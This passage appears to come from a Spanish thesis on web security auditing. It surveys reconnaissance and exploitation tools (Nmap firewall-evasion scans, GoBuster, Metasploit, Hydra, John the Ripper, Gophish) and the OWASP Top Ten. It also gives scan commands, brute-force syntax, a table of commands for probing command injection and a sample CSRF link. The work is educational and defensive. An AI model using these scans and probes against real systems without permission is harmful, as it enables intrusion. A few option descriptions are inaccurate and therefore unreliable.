Cabe destacar que muchas empresas, para evitar un incremento elevado de tráfico de red optan por deshabilitar la respuestas ICMP por lo que el hecho de que un host no responda a una petición Ping no quiere decir que no exista. En este caso se deberá utilizar otro método.

```
┌──(wiski㉿wiski)-[~]
└─$ ping localhost
PING localhost(localhost (::1)) 56 data bytes
64 bytes from localhost (::1): icmp_seq=1 ttl=64 time=0.163 ms
64 bytes from localhost (::1): icmp_seq=2 ttl=64 time=0.099 ms
64 bytes from localhost (::1): icmp_seq=3 ttl=64 time=0.126 ms
64 bytes from localhost (::1): icmp_seq=4 ttl=64 time=0.118 ms
64 bytes from localhost (::1): icmp_seq=5 ttl=64 time=0.122 ms
64 bytes from localhost (::1): icmp_seq=6 ttl=64 time=0.118 ms
64 bytes from localhost (::1): icmp_seq=7 ttl=64 time=0.103 ms
64 bytes from localhost (::1): icmp_seq=8 ttl=64 time=0.137 ms
^C
── localhost ping statistics ──
8 packets transmitted, 8 received, 0% packet loss, time 7418ms
rtt min/avg/max/mdev = 0.099/0.123/0.163/0.018 ms
```

Ilustración 21: Ejemplo de uso de la herramienta Ping

5.2.3 Nmap

Nmap (Network Mapper) es un software libre para explorar, administrar y auditar una red de ordenadores. Fue diseñado originalmente para Linux aunque, actualmente, puede utilizarse en múltiples plataformas. Como, por ejemplo, ZENMAP cuya versión utilizada por ejemplo en la plataforma Windows, donde presenta una versión gráfica.

Ilustración 22: Logo de NMAP

Esta utilidad es capaz de detectar hosts online, puertos y servicios, sistemas operativos y firewalls…

Algunos tipos de escaneos que se realizan con Nmap:

- **Escaneo TCP Syn**: escaneo semi abierto porque no se completa todo el proceso de hanshake. En este caso el cliente no confirmará la conexión enviando un mensaje ACK. Su objetivo es evitar que quede registrado el escaneo en la maquina objetivo.
  Ejemplo: *$ nmap -sS <dir ip>*
- **Escaneo TCP Connect**: es muy similar al escaneo TCP Syn con la diferencia de que, una vez se ha completado el handshake, se realizará la conexión TCP y posteriormente se cerrará. Se trata de un escaneo que facilita que la actividad del escaneo quede registrada.
  Ejemplo: *$ nmap -sT <dir ip>*
- **Escaneo FIN**: si el cortafuegos está configurado para interceptar los paquetes SYN, bloquearía los dos escaneos que se han comentado hasta ahora. Una de las posibilidades para saltar este bloqueo sería utilizar el escaneo FIN, en el cual NMAP enviará los paquetes sólo con el flag FIN activo.
  Ejemplo: *$ nmap -sF <dir ip>*
- **Escaneo Null o Xmas**: otra alternativa evitar los cortafuegos sería utilizar los escaneos Null o Xmas. Si el cortafuegos no espera la llegada de estos paquetes, podría ocurrir que no supiera lo que hacer con ellos y los dejara pasar, pero esto no quiere decir que funcione siempre.
  Ejemplo: *$ nmap -sN <dir ip>* ó *$ nmap -sX <dir ip>*
- **Escaneo UDP**: este protocolo no siempre es bloqueado por los cortafuegos. Con lo que puede ser mucha utilidad si no se consiguen resultados satisfactorios con otros protocolos de escaneo.
  Ejemplo: *$ nmap -sU <dir ip>*
- **Escaneo TCP ACK**: es diferente al resto porque no intenta determinar si los puertos están abiertos. El objetivo de este escaneo es detectar el tipo de cortafuegos que tenemos delante.
  Ejemplo: *$ nmap -sA<dir ip>*

Posibles estados de los puertos escaneados con Nmap:

1. **Estado Abierto.** En este estado la aplicación queda a la escucha en el puerto, básicamente, esta, acepta conexiones ya sean TCP o UDP.
2. **Estado Cerrado.** En este estado el puerto recibe paquetes de nmap y envía un paquete RST (Reset), aunque hay que tener en cuenta que no hay ninguna aplicación pendiente de escucha.
3. **Estado Filtrado**. En este estado, los paquetes no alcanzan el puerto, por lo que no puede decidir si el estado del puerto es abierto o cerrado. Puede significar que tenemos estamos ante algún tipo de firewall.
4. **Estado No filtrado**. Este estado solo se observará cuando si se realiza un escaneo ACK. No hay un posible firewall pero, el escaneo, no es suficiente para detectar el estado del puerto.
5. **Estado Abierto|filtrado**. Cuando se realizan escaneos UDP, IP, FIN, Null y Xmas se puede obtener este resultado, ya que no es posible determinar si el estado del puerto es abierto o filtrado.
6. **Estado Cerrado|filtrado**. Este resultado solo lo dará al realizar un escaneo IPID pasivo y se debe a que no puede determinar si el puerto se encuentra cerrado o filtrado

Algunas opciones comunes para el escaneo con Nmap:

- **-iL file** (se pasa un fichero con el listado de objetivos a escanear).
- **-iR num** (escanea objetivos aleatorios).
- **-exclude host** (excluir equipos).
- **-excludefile file** (se pasa un fichero con los objetivos a excluir).
- **-Pn** (no realiza ping scan previo para la detección de hosts).
- **-sL** (lista los equipos).
- **-sn** (ping sweep).
- **-PR** (ping arp).
- **-ps puerto** (ping arp al puerto o puertos especificados).
- **-PS puerto** (ping tcp ack al puerto o puertos especificados).
- **-PU puerto** (ping udp al puerto o puertos especificados).
- **-PY puerto** (ping sctp al puerto o puertos especificados).
- **-P**E (ping icmp).
- **-PM** (ping icmp address mask).
- **-6** (habilita el escaneo ipv6).
- **-sS** (escaneo TCP Syn).
- **-sT** (escaneo TCP Connect).
- **-sO** (escaneo IP Protocol).
- **-vv** (modo verbose).
- **-n** (evita el intento de resolución DNS inversa para acelerar el proceso).
- **-p puerto** (indicamos el puerto sobre el cual queremos realizar el escaneo).

5.2.4 GoBuster

GoBuster es una herramienta de línea de comandos utilizada para realizar enumeración de directorios y subdominios en aplicaciones web. Su objetivo principal es descubrir recursos ocultos o no enlazados explícitamente dentro de un sitio web.

La herramienta funciona enviando solicitudes HTTP a un objetivo específico y analizando las respuestas para identificar posibles directorios o subdominios. Utiliza una lista de palabras o diccionario predefinido que se combina con la URL objetivo para intentar encontrar rutas válidas.

Además, esta herramienta ofrece varias opciones de configuración para ajustar su comportamiento, como el tamaño de las palabras en el diccionario, la profundidad de la exploración, los códigos de respuesta esperados y el tiempo de espera. Esto permite adaptar la exploración a las necesidades específicas del análisis de seguridad.



Ilustración 23: Guía de uso de la herramienta Gobuster

5.3 Herramientas utilizadas en la fase de explotación de vulnerabilidades

Esta fase se refiere a la etapa de la auditoría en la que se intenta explotar una vulnerabilidad previamente localizada en el sistema objetivo. Todo ello con el fin de ganar acceso no autorizado al sistema.

5.3.1 Metasploit Framework

Metasploit Framework es una solución de código abierto que inicialmente fue desarrollada en Perl y posteriormente fue reescrita en Ruby para mejorar su rendimiento y funcionalidad. Este framework viene integrado en el sistema operativo Kali Linux y se ha convertido en una herramienta ampliamente utilizada en el campo de la seguridad informática y el hacking ético.

Metasploit ofrece una amplia gama de opciones con más de 900 exploits diferentes, los cuales permiten poner a prueba las vulnerabilidades presentes en sistemas informáticos. Es una herramienta gratuita y multiplataforma, aunque también existe una versión de pago conocida como Metasploit Pro, que incluye un conjunto adicional de exploits de día cero cada año.

Además de los módulos de explotación, Metasploit cuenta con diversos módulos de herramientas. Entre algunas de las más conocidas se encuentran msfsearch, la cual permite buscar cualquier exploit aplicable para una vulnerabilidad en concreto. O msfvenom, la cual permite crear payloads personalizados para diferentes tipos de ataques, como la inyección de malware en sistemas vulnerables.

Pero sin duda la herramienta más famosa de Metasploit es el payload Meterpreter. El cual que permite obtener acceso remoto a una máquina vulnerada. Además, es un programa que opera en un nivel muy bajo de los ordenadores y, por eso, es demasiado difícil de detectar.

Ilustración 24: Banner de bienvenida de la herramienta MSF

5.3.3 Técnica manual

Una alternativa al uso de Metasploit Framework es la explotación manual de la vulnerabilidad. Esta técnica requiere un análisis detallado y una comprensión profunda de las vulnerabilidades y sus implicaciones. Los profesionales de seguridad informática utilizan sus conocimientos y habilidades técnicas para identificar debilidades en sistemas y aplicaciones, y luego desarrollan sus propias técnicas de explotación personalizadas.

Al utilizar técnicas manuales, los expertos en seguridad pueden aprovechar al máximo su conocimiento y experiencia para descubrir vulnerabilidades que podrían pasar desapercibidas por herramientas automatizadas.

5.3.4 THC Hydra

Hydra es una popular herramienta de hacking que se utiliza para realizar ataques de fuerza bruta o ataques de diccionario en servicios y protocolos de red. Su objetivo es descubrir contraseñas débiles o predecibles mediante la prueba de combinaciones de nombres de usuario y contraseñas. Esta herramienta es muy utilizada para realizar ataques a servicios como SSH, FTP, Telnet o MySQL entre otros. Los cuales por lo general no limitan el número máximo de intentos de inicio de sesión por minuto. La sintaxis básica de un comando de Hydra es la siguiente:

$ hydra <objetivo> <protocolo> [opciones]

Donde:

- **<objetivo>** se refiere a la dirección IP o nombre de dominio del objetivo.
- **<protocolo>** indica el protocolo o servicio objetivo.
- **[opciones]** representa las opciones adicionales que se pueden configurar según las necesidades del ataque.

5.4 Otras herramientas populares

5.4.1 Gophish

Gophish es una herramienta de phishing de código abierto diseñada para realizar pruebas de seguridad y concienciación sobre la ingeniería social. Permite a los profesionales de seguridad simular ataques de phishing y evaluar la susceptibilidad de los usuarios a estas técnicas.

Con Gophish, se pueden crear y enviar correos electrónicos de phishing personalizados a una lista de destinatarios, y realizar un seguimiento de las interacciones de los usuarios, como la apertura de correos electrónicos, los clics en enlaces y la introducción de datos sensibles en páginas falsas. Esto proporciona información valiosa para identificar posibles vulnerabilidades en la seguridad de una organización y mejorar la formación y concienciación de los empleados.



Ilustración 25: Ejemplo de campaña de phishing

5.4.2 John The Ripper

Otra de las herramientas más populares para ataques de fuerza bruta junto con Hydra. John the Ripper es capaz de descifrar contraseñas utilizando diferentes métodos, como ataques de diccionario, ataques de fuerza bruta, ataques híbridos y ataques de texto plano. Es compatible con una amplia gama de algoritmos de cifrado de contraseñas, incluidos MD5, SHA1, bcrypt, LM hash y muchos más.

La herramienta utiliza una combinación de CPU y GPU para realizar los ataques de manera eficiente y rápida. Además, se puede personalizar con reglas y configuraciones específicas para adaptarse a diferentes tipos de contraseñas y patrones de creación de contraseñas.

6. Las vulnerabilidades web más comunes

En este capítulo pretendo exponer mi investigación sobre los tipos de vulnerabilidades más comunes que afectan a los servidores web.

6.1 OWASP

No se puede comenzar a hablar de seguridad en aplicaciones web sin hablar de OWASP.

OWASP son las siglas de Open Worlwide Application Security Project, y es una fundación sin ánimo de lucro creada para mejorar la seguridad del software a través de proyectos de código abierto.

Dentro de OWASP existen diferentes proyectos e iniciativas que engloban diferentes temáticas, pero con un objetivo común, que es aportar información a desarrolladores, y profesionales de las tecnologías para mejorar la seguridad la web (aplicaciones web, móviles, etc.).

Ilustración 26: Logo OWASP

Algunos de los proyectos más conocidos son:

- **OWASP Top Ten:** es un documento creado a modo de concienciación que contiene las diez vulnerabilidades más críticas que están presentes en las aplicaciones web.
- **Juice Shop:** Es una aplicación web vulnerable creada para ser usada en formaciones de seguridad y concienciación para mostrar ejemplos de vulnerabilidades en un entorno controlado.
- **Mobile Application Security:** También lo podemos encontrar referenciado por sus siglas como "MAS", proporciona una guía centrada en seguridad en aplicaciones móviles, que incluye una guía estándar de seguridad y una guía de pruebas a realizar para comprobar cómo de seguras son las aplicaciones (OWASP MASTG).
- **Web Security Testing Guide:** Como su propio nombre indica, es una guía de pruebas a realizar sobre aplicaciones web con el objetivo de encontrar debilidades o vulnerabilidades en ellas.
- **Zed Attack Proxy (ZAP):** Herramienta que facilita el análisis de las peticiones que se realizan a las aplicaciones web, permitiendo encontrar vulnerabilidades de una manera más sencilla. Actúa como proxy entre el navegador y el servidor de la aplicación y además incluye la funcionalidad de escáner automático de vulnerabilidades.

6.2 OWASP TOP Ten

El proyecto OWASP Top 10, tiene el objetivo de enumerar las diez vulnerabilidades más críticas o graves que afectan a las aplicaciones web en Internet. Es un proyecto que se renueva de manera constante, creando nuevas versiones más o menos cada cuatro años. La última versión es de 2021 y presenta cambios importantes respecto a su antecesora en 2017.



Ilustración 27: Tabla comparativa OWASP Top 10 versión 2017 vs 2021

Como principales cambios se destacan:

- La creación de tres nuevas categorías.
- Cambios de nombre y puntos de vista, centrándose en la causa de las vulnerabilidades más que en el síntoma.
- La vulnerabilidad de Cross Site Scripting se incluye dentro de la categoría de Inyección en lugar de tener una categoría propia.

De manera resumida, las 10 vulnerabilidades más comunes quedarían en las siguientes:

1. A01:2021 - Pérdida de Control de Acceso, afectan a fallos en los permisos de las aplicaciones, en donde usuarios no autorizados o con menos permisos son capaces de llevar a cabo acciones para las que no están autorizados.

2. A02:2021 - Fallas Criptográficas, son vulnerabilidades que tienen que ver con fallos a nivel de criptografía. Exposición de datos sensibles por no manejarse de manera segura, por ejemplo, a través de tráfico no cifrado o datos sensibles (contraseñas, tarjetas de crédito, datos médicos, etc.) que no se almacenan de la manera correcta.

3. A03:2021 - Inyección desciende hasta la tercera posición. Incluye todas las vulnerabilidades en las que el usuario malicioso envía datos a la aplicación y esta los procesa alterando su funcionamiento (desde SQL injection, command injection a Cross-Site Scripting (XSS)).

4. A04:2021 - Diseño Inseguro, centra los riesgos en la fase inicial, la fase de diseño, ya que la seguridad se debería tener en cuenta desde aquí (controles que no se crearon porque no se tuvieron en cuenta riesgos en esta fase).

5. A05:2021 - Configuración de Seguridad Incorrecta, una correcta configuración de todo lo configurable en la aplicación, protegería a la misma de vulnerabilidades en el futuro (por ejemplo, mantener cuentas y contraseñas por defecto). Además, se añaden a esta categoría vulnerabilidades como los XXE que en la versión anterior tenían su propia categoría.

6. A06:2021 - Componentes Vulnerables y Desactualizados, un clásico, mantener un inventario de componentes y versiones que se utilizan y estar pendiente de aplicar parches y actualizaciones para que se mantengan seguros.

7. A07:2021 - Fallas de Identificación y Autenticación, esta vulnerabilidad está relacionada con la gestión de las sesiones de usuario en las aplicaciones que tienen parte privada.

8. A08:2021 - Fallas en el Software y en la Integridad de los Datos, relacionado con código o infraestructura que no esté protegido ante alteraciones (integridad).

9. A09:2021 - Fallas en el Registro y Monitoreo, recordad la importante de llevar a cabo un registro en logs de las acciones críticas y su correspondiente monitorización para ser capaces de detectar incidentes lo antes posible y poder actuar en consecuencia.

10. A10:2021 - Falsificación de Solicitudes del Lado del Servidor, conocidas como SSRF. Tienen lugar cuando la aplicación web accede y obtiene recursos remotos sin validar la URL de la que los obtiene.

6.3 Tipos de Vulnerabilidades

A continuación, se estudiarán los principales tipos de las vulnerabilidades que aparecen el listado Top Ten de OWASP descrito en el apartado anterior.

6.3.1 Autenticación y gestión de sesiones

Este tipo de vulnerabilidad afectará sólo a las aplicaciones web que tengan un formulario de login, y por tanto tengan parte pública y parte privada.

En muchos casos las credenciales y tokens de sesión de una aplicación no están correctamente separadas ni protegidas. Los atacantes pueden obtener contraseñas, claves o tokens de autenticación que les permitan robar la identidad a otro usuario, pudiendo así suplantar su identidad.

Esto es debido a que el protocolo HTTP no tiene estado y necesita utilizar sesiones, cookies, para "acordarse" del estado de la comunicación.

El identificador de sesión se incluye en cada petición. En muchos casos es visible en la red, en el navegador, en los logs, etc. En muchos casos los fabricantes de frameworks de desarrollo de aplicaciones web ya ofrecen un sistema de gestión de sesiones que suele ser seguro si se utiliza de manera correcta.

6.3.2 Almacenamiento Criptográfico Inseguro

En muchas aplicaciones, servidores web, instancias de bases de datos se almacenan datos sensibles como contraseñas o números de tarjeta de crédito. Estos datos son críticos y su almacenamiento está sujeto a legislación. Los atacantes pueden aprovechar la falta de protección para conseguir acceso no autorizado a cuentas, datos, etc.

Cifrar los datos es sencillo para los desarrolladores ya que la mayoría de frameworks de trabajo proporcionan herramientas y librerías que permiten hacerlo. Además, se debe cumplir con las leyes actuales, como por ejemplo LOPD.

Aun así, es común ver fallos de implementación como los siguientes:

- Almacenamiento inseguro o incorrecto de contraseñas, certificados, datos sensibles o bajo tratamiento de ley.
- Uso de un algoritmo de cifrado inadecuado.
- Utilización de una semilla insuficientemente aleatoria para los vectores de inicialización. Relacionado con el cifrado.
- Sistemas de cifrado propio. Esto es un error, ya que los estándares que se conocen y son robustos están lo suficientemente probados como para confiar en ellos. Hoy en día se conoce perfectamente que cifrado es robusto y cuál no.

6.3.3 Inyección

La inyección es una de las vulnerabilidades más comunes, además de una de las más críticas. Consiste en manipular las entradas de una aplicación para enviar comandos al intérprete de órdenes y que este los ejecute.

Lógicamente no es algo sencillo, ya que primero se debe detectar dicha vulnerabilidad. Los intérpretes recogen cadenas de texto o strings que se pasan a través de parámetros web. Por ejemplo, son interpretados por un motor de base de datos SQL, el propio sistema operativo, LDAP, XPath...

La causa más común de esta vulnerabilidad es la falta de saneamiento en las entradas, es decir, la validación de las entradas y la comprobación de que el parámetro obtenido es seguro. Las inyecciones son sencillas de evitar.

6.3.3.1 SQL Injection

En el caso de las inyecciones SQL puede afectar al sistema de las siguientes maneras:

- Puede permitir a un atacante leer una base de datos entera y en algunos casos modificarla.
- Puede permitir acceso al esquema de la base de datos, sus cuentas y, en algunas ocasiones, al mismo sistema operativo. Algunas recomendaciones son:
    - Evitar utilizar un intérprete en los casos que sea posible.
    - Utilizar una interfaz que implemente variables vinculadas.
- Sentencias preparadas.
- Procedimientos almacenados.
- Las variables vinculadas permiten al intérprete distinguir entre código y datos.

La validación de todas las entradas que provengan de un usuario mediante una lista blanca puede ser una buena solución cuando sea posible. La idea es denegar todo por defecto y definir los casos en que son válidas las entradas.

Se recomienda aceptar únicamente aquellos datos que coincidan con lo que la aplicación está esperando, y en caso de recibir algo no esperado, devolver al usuario un error genérico que no de detalles del funcionamiento interno de la aplicación.

La depuración de los privilegios del usuario con el que se accede a la base de datos también es importante. Solamente permitir lectura de las tablas necesarias. Desactivar escritura dónde sea posible y deshabilitar la conexión remota a la base de datos o filtrarla mediante dirección IP para que un atacante no pueda conectarse de forma remota.

Ilustración 28: Ejemplo de SQL Injection

6.3.3.2 Cross-Site Scripting (XSS)

Este tipo de ataques es muy común y es conocido como de tipo Client-Side, o de lado cliente, ya que ésta se produce en el navegador del usuario. Tiene lugar cuando un atacante consigue introducir un código JavaScript en un parámetro web, por ejemplo.

Con el objetivo de conseguir que mediante un enlace o a la visita a un sitio web dicho código sea ejecutado por el navegador de la víctima, aprovechando un fallo en la aplicación web.

Esto sucede cuando la aplicación no valida ni la entrada ni la salida de los datos de la aplicación web. Esta vulnerabilidad se puede utilizar para robar sesiones o cookies, realizar una modificación en la vista de la propia página web, etc.

Existen diferentes tipos de XSS, los cuales se describen a continuación:

Reflejado o no persistente.

Los ataques llegan a la víctima a través de, por ejemplo, un enlace. En uno de los parámetros se inyecta el código JavaScript y cuando la víctima accede al link, su navegador ejecuta dicho código. Esta ejecución se produce una única vez sobre el navegador de la víctima.

Almacenado o persistente.

El código JavaScript queda almacenado de forma persistente en una base de datos, por ejemplo, cuando un usuario introduce un comentario en un sistema y éste no valida la entrada, de manera que el código malicioso puede quedar almacenado en la base de datos. Entonces cuando otros usuarios accedan al comentario, los navegadores de estos podrán ejecutar el código malicioso. Por tanto, el código se ejecutará cada vez que un usuario cargue la web en la que se carguen los datos de la base de datos que contiene la inyección.

Una única inyección puede afectar a un gran número de usuarios, ya que se ejecuta en cada uno de los navegadores de los usuarios que accedan a la aplicación.

Un ejemplo sería si la vulnerabilidad tiene lugar en un foro, cada vez que un usuario entre y se cargue el comentario con el código JavaScript, éste se intentará ejecutar en los navegadores de las víctimas. Es el XSS más potente.

DOM (Document Object Model).

El DOM es una representación en memoria de la estructura de un documento HTML o XML cargado en un navegador web. Debido a una mala configuración un atacante podrá modificar el DOM del documento HTML cargado en el servidor web para manipular el contenido en el lado del cliente.

6.3.3.3 Command injection

La vulnerabilidad de command injection o inyección de comandos consiste en el envío de comandos de sistema operativo a la aplicación que son procesados de manera interna en el propio servidor, llegándose a ejecutar en su línea de comandos.

Para que tenga lugar, la aplicación debe tener alguna funcionalidad que o bien ejecute comandos de forma legítima o que por algún fallo o vulnerabilidad en alguno de los componentes se pueda realizar.

Para su correcta explotación, es necesario conocer el sistema operativo del servidor de la aplicación web, ya que los comandos a inyectar serán diferentes dependiendo de si estamos ante un sistema Windows o un sistema Linux.

A esta vulnerabilidad también se le conoce como RCE (Remote Command Execution) y tiene asociada una criticidad máxima ya que el atacante puede llegar a hacerse con el control total del servidor.

Ejemplos de comandos que se pueden utilizar para detectar la presencia de esta vulnerabilidad:

Windows	Linux
id	whoami
chdir	pwd
systeminfo	uname -a
dir	ls -la
type	cat

Ilustración 29: Tabla comparativa de comandos habituales en un RCE

6.3.3.4 Local and Remote File Inclusion

Estas dos vulnerabilidades son propias de páginas PHP dinámicas que permiten enlazar archivos locales o remotos situados en otros servidores. Si se echa un vistazo al código fuente de la aplicación PHP programada la vulnerabilidad se debe a una mala programación o uso de la función include() y require().

Esta vulnerabilidad se da en sitios web programados en un lenguaje que permita inclusión de ficheros. La siguiente ilustración es un buen resumen de cómo se puede llegar a explotar este tipo de vulnerabilidades:



Ilustración 30: ejemplo de cómo realizar un Remote File Inclusion

6.3.3.5 Configuraciones inseguras

Los fallos de configuración pueden estar presentes en cualquier punto de una plataforma en Internet o en nuestras redes internas. No solo afectan a los equipos de producción, que quizá sea el punto más crítico, afectan a cualquier sistema y pueden ser el punto de entrada a un robo de información en una organización.

Una mala configuración puede tener todo tipo de consecuencias como, por ejemplo, revelar directorios, datos de una conexión a base de datos, credenciales de usuarios o, incluso, permitir la modificación de datos e información.

6.3.3.6 Referencia directa insegura a objetos

Conocida como IDOR (Insecure Direct Object Reference). Está ligada a la autenticación y gestión de sesiones y sucede cuando el desarrollador deja referencias a objetos implementados de manera interna en una dirección URL o como un parámetro en un formulario.

Los atacantes pueden manipular estas referencias para acceder a otros objetos sin autorización. En otras palabras, y para simplificar la explicación, en un sitio web tenemos un parámetro llamado "id", cuando accedemos a nuestra cuenta marca "id=55". Nosotros cambiamos ese identificador por 56 y, como hay una mala gestión y desarrollo, de repente se acceden a los datos del usuario con "id=56".

Para evitar este tipo de vulnerabilidad se debe validar siempre la referencia directa al objeto. Verificar que el valor del parámetro está correctamente formado y verificar si el usuario tiene permiso para acceder al objeto. El control de permisos sobre a qué datos e información se puede acceder aquí es fundamental.

6.3.3.7 Cross-Site Request Forgery (CSRF)

Un ataque CSRF consiste en "obligar" a un usuario ya autenticado en un sistema a enviar una petición, con su sesión, al sistema para realizar una acción ventajosa para el atacante, sin ser consciente de ello. El atacante se aprovecha de la confianza que la aplicación web tiene en el usuario autenticado.



Ilustración 31: Esquema de CSRF

Un **ejemplo** sencillo sería el siguiente:

1) El usuario Wiski inicia sesión en su red social favorita llamada UsalCoins.
2) La aplicación web de UsalCoins es vulnerable a CSRF, es decir, no tiene un token anti-csrf, el cual se explicará más adelante.
3) Un atacante envía un enlace a Wiski como el siguiente:
    a. https:// UsalCoins.ddns.net/mensajes?id=1034&accion=eliminar_todo
4) Si el usuario accede a ese enlace, como ya está logado en el sistema de UsalCoins, enviará su cookie y solicitará al sistema la acción de eliminar todos los puntos que tenga en su cuenta.
5) El sistema de UsalCoins en ningún momento controla que la acción la realice el usuario conscientemente. Esto se puede solucionar con los llamados tokens anti-csrf.

La solución para evitar este tipo de ataques es que siempre que se vaya a realizar una acción que pueda ser considerada crítica sobre un sistema como, por ejemplo, eliminar mensajes, modificar datos, etc. el sistema deba darnos un token.

En el momento que navegamos a la vista de mensajes el sistema nos daría un token anti-csrf, el cual debería enviado por nuestro navegador cuando realicemos la acción de eliminar, en el caso descrito anteriormente. De esta forma, se evita que un atacante conozca ese token, el cual debe ser inequívoco, aleatorio, grande, complejo, etc.

7. Técnicas y herramientas

Tras el previo trabajo de investigación, detallando y explicado en las secciones anteriores de esta memoria he podido entender mejor cómo funciona la infraestructura de la mayoría de las empresas. Además, he tenido la oportunidad de conocer y probar algunas, por lo menos las más famosas, de las herramientas de hacking utilizadas tanto por auditores de ciberseguridad como por los propios ciberdelincuentes.

Para el desarrollo del servidor a analizar voy a implementar un entorno LAMP (Linux, Apache, MySQL, PHP). Debido que tal y como comenté en los objetivos de este proyecto el entorno simulado debe ser lo más realista posible; por lo que estas tecnologías, siendo algunas de las más populares entre las empresas del ámbito tecnológico, son las más idóneas.

